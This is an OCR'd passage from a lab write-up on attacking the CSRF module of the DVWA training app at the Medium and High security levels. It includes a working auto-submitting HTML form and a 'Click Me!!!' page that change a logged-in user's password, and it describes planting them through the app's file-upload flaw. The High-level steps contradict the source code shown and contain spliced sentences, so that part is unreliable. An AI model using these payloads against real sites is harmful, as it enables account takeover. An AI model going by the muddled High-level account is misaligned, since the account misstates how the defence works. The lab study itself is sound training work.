


Fig 7.3.11 – Password-change request captured in Burp Suite, with the Referer header visible and the password already changed




Fig 7.3.12 – Second tab with the copied URL rejected: "That request didn't look correct"

```
┌──(root㉿kali)-[~]
└─# nano csrf.php

┌──(root㉿kali)-[~]
└─# cat csrf.php
<html>
<body>

<form action="http://YOUR-DVWA-IP/vulnerabilities/csrf/" method="GET">
    <input type="hidden" name="password_new" value="pass123">
    <input type="hidden" name="password_conf" value="pass123">
    <input type="hidden" name="Change" value="Change">
    <input type="submit" value="Change Password">
</form>

<script>
document.forms[0].submit();
</script>

</body>
</html>
```

Fig 7.3.13 – Crafted csrf.php file viewed in a text editor, containing the hidden form fields and auto-submit script




Fig 7.3.14 – File Upload page with the crafted csrf.php file selected

Fig 7.3.15 – File Upload page before the file is uploaded, GD module warning shown

Fig 7.3.16 – File Upload confirming csrf.php was uploaded successfully




Fig 7.3.17 – Burp Suite intercepting the request to the uploaded page, with the Referer header matching the DVWA origin




Fig 7.3.18 – Password changed after submitting the hosted page; Burp Suite Proxy shown alongside




Fig 7.3.19 – Browser offering to save the new password (pass123) after the Medium-level attack succeeded

Steps Performed – High Security Level

Step 1. Set the DVWA security level to High, and open the CSRF module again.

Step 2. View the source code. And the application using CSRF token every time when user reload the page that token will change The High level requires the current password to be submitted along with the new password, and checks it against the user's real password before making the change (Fig 7.3.21).

On the high-security setting of DVWA, a unique ANTI-CSRF token is created each time the password change page is accessed. This token serves to authenticate the session and validate the legitimacy of a password change request, safeguarding against malicious attempts to alter passwords through deceptive pages.

We are going to use a file upload vulnerability to send our payload to the server and then we can simply deliver the malicious link.

Step 3. Try submitting the crafted page from the earlier levels, Now, we can create an HTML file that I'm going to call **"csrf1.html"**, and it will contain the payload. without the current password field. The request is rejected (Fig 7.3.23).

Step 4. Load the csrf1.html page in file upload vuln and click on the upload button

Step 5. Then try to open the file and after open that file click on the button like click me and same time capture using burp suit ok now you can see the password change in burp suite request.

Evidence





Fig 7.3.20 – CSRF module open with the security level set to High

```php
if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = mysqli_real_escape_string ($GLOBALS["___mysqli_ston"], $pass_new);
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password = '" . $pass_new . "' WHERE user = '" . $current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert );

        // Feedback for the user
        $return_message = "Password Changed.";
    }
    else {
        // Issue with passwords matching
        $return_message = "Passwords did not match.";
    }

    mysqli_close($GLOBALS["___mysqli_ston"]);

    if ($request_type == "json") {
        generateSessionToken();
        header ("Content-Type: application/json");
        print json_encode (array("Message" =>$return_message));
        exit;
    } else {
        echo "<pre>" . $return_message . "</pre>";
    }
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

Fig 7.3.21 – High-level source code showing the anti-CSRF token check




```
69          <br />
70          <div id="test_credentials">
71
72  <button onclick="testFunct()">Test Credentials</button><br /><br />
73  <script>
74 function testFunct() {
75   window.open("../../vulnerabilities/csrf/test_credentials.php", "_blank",
76   "toolbar=yes,scrollbars=yes,resizable=yes,top=500,left=500,width=600,height=400");
77 }
78 </script>
79
80          </div><br />
81          <form action="#" method="GET">
82              New password:<br />
83              <input type="password" AUTOCOMPLETE="off" name="password_new"><br />
84              Confirm new password:<br />
85              <input type="password" AUTOCOMPLETE="off" name="password_conf"><br />
86              <br />
87              <input type="submit" value="Change" name="Change">
88              <input type='hidden' name='user_token' value='e15f39e53e1687ae5b6e9ebdfcfdac68' />
89          </form>
90
91      </div>
92          <p>Note: Browsers are starting to default to setting the <a href='https://web.dev/samesite-cookies-explained/'>SameSite cookie</a> flag to Lax, and in doing so are ki
93          <p>Announcements:</p>
94          <ul>
95              <li><a href='https://chromestatus.com/feature/5088147346030592'>Chromium</a></li>
96              <li><a href='https://docs.microsoft.com/en-us/microsoft-edge/web-platform/site-impacting-changes'>Edge</a></li>
97              <li><a href='https://hacks.mozilla.org/2020/08/changes-to-samesite-cookie-behavior/'>Firefox</a></li>
98          </ul>
99          <p>As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store ther
100
101     <h2>More Information</h2>
102     <ul>
103         <li><a href="https://owasp.org/www-community/attacks/csrf" target="_blank">https://owasp.org/www-community/attacks/csrf</a></li>
```

Fig 7.3.22 – Page source showing the hidden user_token field added to the form

```html
<!DOCTYPE html>

<html lang="en">

<head>

    <meta charset="UTF-8">

    <meta name="viewport" content="width=device-width, initial-scale=1.0">

    <title>Password Change</title>

</head>

<body>

    <button onclick="changePassword()">Click Me!!!</button>

    <script>

        function changePassword() {

            // Replace the following URL with the desired URL
            var url = 'http://192.168.56.3/DVWA/vulnerabilities/csrf/?password_new=pass&password_conf=pass&Change=Change#';

            // Open the URL in a new tab
            window.open(url, '_blank');

        }

    </script>

</body>

</html>
```

Fig 7.3.23 – Crafted page source without a token field, used to test the High level




Fig 7.3.24 – File Upload dialog selecting the crafted HTML file

